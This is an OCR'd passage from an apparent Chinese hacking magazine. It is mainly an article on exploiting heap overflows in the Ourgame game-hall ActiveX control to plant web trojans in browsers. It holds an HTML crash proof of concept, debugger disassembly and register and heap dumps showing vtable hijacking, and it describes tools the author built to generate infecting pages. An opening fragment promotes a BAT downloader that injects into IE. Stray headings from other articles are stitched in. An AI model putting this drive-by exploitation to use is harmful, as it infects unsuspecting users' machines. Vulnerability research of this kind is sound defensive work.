



图3

最后我再提供一个BAT的穿墙下载者代码,可以在网页木马中用echo命令在远程主机里生成这个穿墙下载者,经过我测试,它确实是注入到了IE的进程里,完整代码请详见本期的杂志相关,我就不在这里粘贴了。关于这个漏洞的更完美的利用方法,还希望大家能够到黑防论坛多多讨论,继续挖掘。

适合读者:入侵爱好者
前置知识:无

Microsoft Visual Studio 6.0 挂马漏洞



适合读者：漏洞爱好者
前置知识：缓冲区溢出基本原理

利用联众世界游戏大厅挂马



文/图 半兽人

前一阵子由于联众把加密之后的密码存储在注册表里，且加密算法比较简单，所以被高人找到了解密算法并公开在网上，我觉得因为加密算法比较简单而造成用户密码被破解是个很遗憾的事，因为这在一定程度上是可以避免的，至少不能让人很容易地就得到了解密算法。不过遗憾的是，联众最近又连续爆出两个函数的溢出，可以用来挂马，下面我就来介绍一下。

SetClientInfo()函数溢出漏洞

联众世界游戏大厅所安装的glitemflat.dll ActiveX控件中SetClientInfo()函数存在堆溢出漏洞。如果用户受骗使用IE访问了恶意网页的话，就可以触发这个溢出，导致在用户系统上执行任意指令。以下是目前已公开的POC代码。

```
<OBJECT id=target classid=clsid:7D1425D4-E2FC-4A52-BDA9-B9DCAC5EF574></OBJECT>
<SCRIPT>
s=" AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";
target.SetClientInfo(1, s, 1)
</SCRIPT>
```

运行该POC后，用OllyDBG捕获异常为读取[41414145]无效地址导致访问异常，存在漏洞的部分代码如下。

```
033D9315  |> \8B86 DC000000 MOV EAX,DWORD PTR DS:[ESI+DC]
033D931B  |.  85C0   TEST EAX,EAX
033D931D  |.  74 34   JE SHORT 033D9353
033D931F  |.  FF70 04  PUSH DWORD PTR DS:[EAX+4]
; /hWnd<==== 异常处
033D9322  |.  FF15 F8523F03 CALL DWORD PTR DS:[<&USER32.IsWindow>] ; \IsWindow
```

此时的寄存器情况如下。

```
EAX 41414141
ECX 03442070
EDX 006900CD ASCII "ox"
EBX 03442070
ESP 02B9FB2C
EBP 02B9FB48
ESI 03441FD0
EDI 0344210C
EIP 033D931F glitemfl.033D931F
```

其中的EAX为"AAAA"，导致可以控制EAX的值，但是到这里还无法控制指令流程走向，继续往下看代码。

```
033D9328  |.  85C0  TEST EAX,EAX
033D932A  |.  74 0F  JE SHORT 033D933B
;eax为0，跳到0x033D933B
033D932C  |.  8B86 DC000000 MOV EAX,DWORD PTR DS:[ESI+DC]
033D9332  |.  FF70 04  PUSH DWORD PTR DS:[EAX+4]; /hWnd
033D9335  |.  FF15 44533F03 CALL DWORD PTR DS:[<&USER32.DestroyWindo>;\DestroyWindow
033D933B  |>  8B8E DC000000 MOV ECX,DWORD PTR DS:[ESI+DC]
;ecx就是我们前面控制的eax的值
033D9341  |.  85C9  TEST ECX,ECX
033D9343  |.  74 07  JE SHORT 033D934C
;如果ECX不等于0，不跳
033D9345  |.  8B01  MOV EAX,DWORD PTR DS:[ECX]
033D9347  |.  6A 01  PUSH 1
033D9349  |.  FF50 0C  CALL DWORD PTR DS:[EAX+C]
;虚函数调用，可能控制
033D934C  |>  83A6 DC000000>AND DWORD PTR DS:[ESI+DC],0
033D9353  |>  8D86 40010000 LEA EAX,DWORD PTR DS:[ESI+140]
```

从上面的代码流程分析可以看出，[ESI+DC]释放的是一个对象指针，而且可被用户控制。这个对

象的结构大致为:

```
+00h vmt_ptr
+04h hWnd
+08h …
```

要想利用成功，我们必须得让hWnd的地址可读，且读出的hWnd为无效的窗口句柄，才可控制流程到0x033D933B，然后使得vmt_ptr指向的地址偏移0x0C处的地址指向ShellCode，而这些条件在IE中很容易得到满足。

本文中我用于测试漏洞的是联众的最新版本2.7.0.8。基于上面的分析，我编写了一个利用工具，用法很简单，就是"SetClientInfo.exe [URL]"，如图1所示，然后会在当前目录下生成网马，打开测试一下，结果如图2所示，成功调用了用于测试的putty.exe程序。不过令人遗憾的是，此漏洞成功挂马后会导致IE崩溃。




图1




图2

SetInfo()函数溢出漏洞

此漏洞的出现，是由于联众的程序员过于信任用户输入，未检测用户提供的字符串长度，导致对象虚函数表指针被覆盖，从而获得系统控制权。下面我们进行一下简单分析。

IE先创建obj_vuln对象，我们捕获的代码如下。

```
03803034 /$ 56 PUSH ESI
03803035 |. 8BF1 MOV ESI,ECX
03803037 |. 6A 58 PUSH 58
;对象大小:58h，即88字节
03803039 |. 8366 10 00 AND DWORD PTR DS:[ESI+10],0
0380303D |. 8366 14 00 AND DWORD PTR DS:[ESI+14],0
03803041 |. 8366 18 00 AND DWORD PTR DS:[ESI+18],0
03803045 |. C706 C4048103 MOV DWORD PTR DS:[ESI],038104C4
0380304B |. E8 2C370000 CALL 0380677C
;创建obj_vuln对象
03803050 |. 85C0 TEST EAX,EAX
03803052 |. 59 POP ECX
03803053 |. 74 0A JE SHORT 0380305F
03803055 |. 56 PUSH ESI
03803056 |. 8BC8 MOV ECX,EAX
03803058 |. E8 390D0000 CALL 03803D96
;初始化obj_vuln对象
0380305D |. EB 02 JMP SHORT 03803061
0380305F |> 33C0 XOR EAX,EAX
03803061 |> 6A 08 PUSH 8
03803063 |. 8946 08 MOV DWORD PTR DS:[ESI+8],EAX
;保存
```

obj_vuln==>[ESI+8]，记住这个，后面要用到。然后程序进入SetInfo()流程。

```
03802F25 |> \56 PUSH ESI
;/EvilString <== 嘿嘿!
03802F26 |. 8B45 08 MOV EAX,DWORD PTR SS:[EBP+8]
; |
03802F29 |. FF75 0C PUSH DWORD PTR SS:[EBP+C]
; |Arg7
03802F2C |. 8D48 14 LEA ECX,DWORD PTR DS:[EAX+14] ; |
03802F2F |. FF75 20 PUSH DWORD PTR SS:[EBP+20]
; |Arg6
03802F32 |. FF75 1C PUSH DWORD PTR SS:[EBP+1C]
; |Arg5
03802F35 |. FF75 18 PUSH DWORD PTR SS:[EBP+18]
; |Arg4
03802F38 |. FF75 10 PUSH DWORD PTR SS:[EBP+10]
; |Arg3
03802F3B |. FF75 F8 PUSH DWORD PTR SS:[EBP-8]
; |Arg2
03802F3E |. FF75 F4 PUSH DWORD PTR SS:[EBP-C]
; |Arg1
03802F41 |. E8 7E010000 CALL 038030C4
; \调用SetInfo()
```

我们F7跟进SetInfo()，会发现程序将EvilString填充到了obj_now的里面。

```
038030C4 /$ 55 PUSH EBP
038030C5 |. 8BEC MOV EBP,ESP
038030C7 |. 56 PUSH ESI
038030C8 |. 8BF1 MOV ESI,ECX
```

```
038030CA |. FF75 10 PUSH DWORD PTR SS:[EBP+10]
038030CD |. B9 90568103 MOV ECX,03815690
038030D2 |. FF75 0C PUSH DWORD PTR SS:[EBP+C]
038030D5 |. FF75 08 PUSH DWORD PTR SS:[EBP+8]
038030D8 |. E8 DB040000 CALL 038035B8
038030DD |. FF75 20 PUSH DWORD PTR SS:[EBP+20]
038030E0 |. 8D46 1C LEA EAX,DWORD PTR DS:[ESI+1C]
038030E3 |. 50 PUSH EAX
038030E4 |. E8 37350000 CALL 03806620
038030E9 |. FF75 24 PUSH DWORD PTR SS:[EBP+24]
; EvilString
038030EC |. 8D46 3C LEA EAX,DWORD PTR DS:[ESI+3C]
;obj_now+0x3C obj_new偏移60字节处
038030EF |. 50 PUSH EAX
038030F0 |. E8 2B350000 CALL 03806620
;EvilString复制到obj_now+0x3C，问题出在这里，没有检测EvilString的长度
```

执行完SetInfo()后，我们再看看堆中的情况。

```
$ ==> 03823D80 038104C4 ??
;obj_now的开头
$+4 03823D84 03823D68 h=?
$+8 03823D88 03823DE0 ??
$+C 03823D8C 03823E48 H>?
$+10 03823D90 00000001 ...
$+14 03823D94 00000001 ...
$+18 03823D98 00000001 ...
$+1C 03823D9C 00000000 ....
$+20 03823DA0 00000000 ....
$+24 03823DA4 00000000 ....
$+28 03823DA8 00000000 ....
$+2C 03823DAC 00000000 ....
$+30 03823DB0 00000000 ....
$+34 03823DB4 00000000 ....
$+38 03823DB8 00000000 ....
$+3C 03823DBC 41414141 AAAA
;EvilString 开头
$+40 03823DC0 41414141 AAAA
$+44 03823DC4 41414141 AAAA
$+48 03823DC8 41414141 AAAA
$+4C 03823DCC 41414141 AAAA
$+50 03823DD0 41414141 AAAA
$+54 03823DD4 41414141 AAAA
;obj_now的尾部，从3Ch到58h，覆盖了28字节
$+58 03823DD8 41414141 AAAA
;还要填充8字节才能到obj_vuln
$+5C 03823DDC 41414141 AAAA
;原因估计是堆分配粒度是16字节
$+60 03823DE0 0D0D0D0D ....
;obj_vuln的vmt_ptr（虚函数表指针）被覆盖!!!
```

当程序第2次调用SetInfo的时候，IE会先执行obj_vuln里的函数，但是obj_vuln里的vmt_ptr已经被我们控制了。

```
0380309F /$ 56 PUSH ESI
038030A0 |. 8BF1 MOV ESI,ECX
038030A2 |. 8B4E 08 MOV ECX,DWORD PTR DS:[ESI+8]
;ECX：obj_vuln，还记得前面的[ESI+8]吗？
038030A5 |. C706 C4048103 MOV DWORD PTR DS:[ESI],038104C4
038030AB |. 85C9 TEST ECX,ECX
038030AD |. 74 06 JE SHORT 038030B5
038030AF |. 8B01 MOV EAX,DWORD PTR DS:[ECX]
;[ECX]：vmt_ptr==>EAX
038030B1 |. 6A 01 PUSH 1
038030B3 |. FF10 CALL DWORD PTR DS:[EAX]
;控制!!!
038030B5 |> 8B4E 0C MOV ECX,DWORD PTR DS:[ESI+C]
038030B8 |. 5E POP ESI
038030B9 |. 85C9 TEST ECX,ECX
038030BB |. 74 06 JE SHORT 038030C3
038030BD |. 8B01 MOV EAX,DWORD PTR DS:[ECX]
038030BF |. 6A 01 PUSH 1
038030C1 |. FF10 CALL DWORD PTR DS:[EAX]
038030C3 \> C3 RETN
```

根据上面对漏洞的分析，我同样写了一个利用工具，用法同上，如图3所示。测试一下生成的网马，如图4所示，基本不卡不弹，算是一个不错的挂马漏洞了。




图3


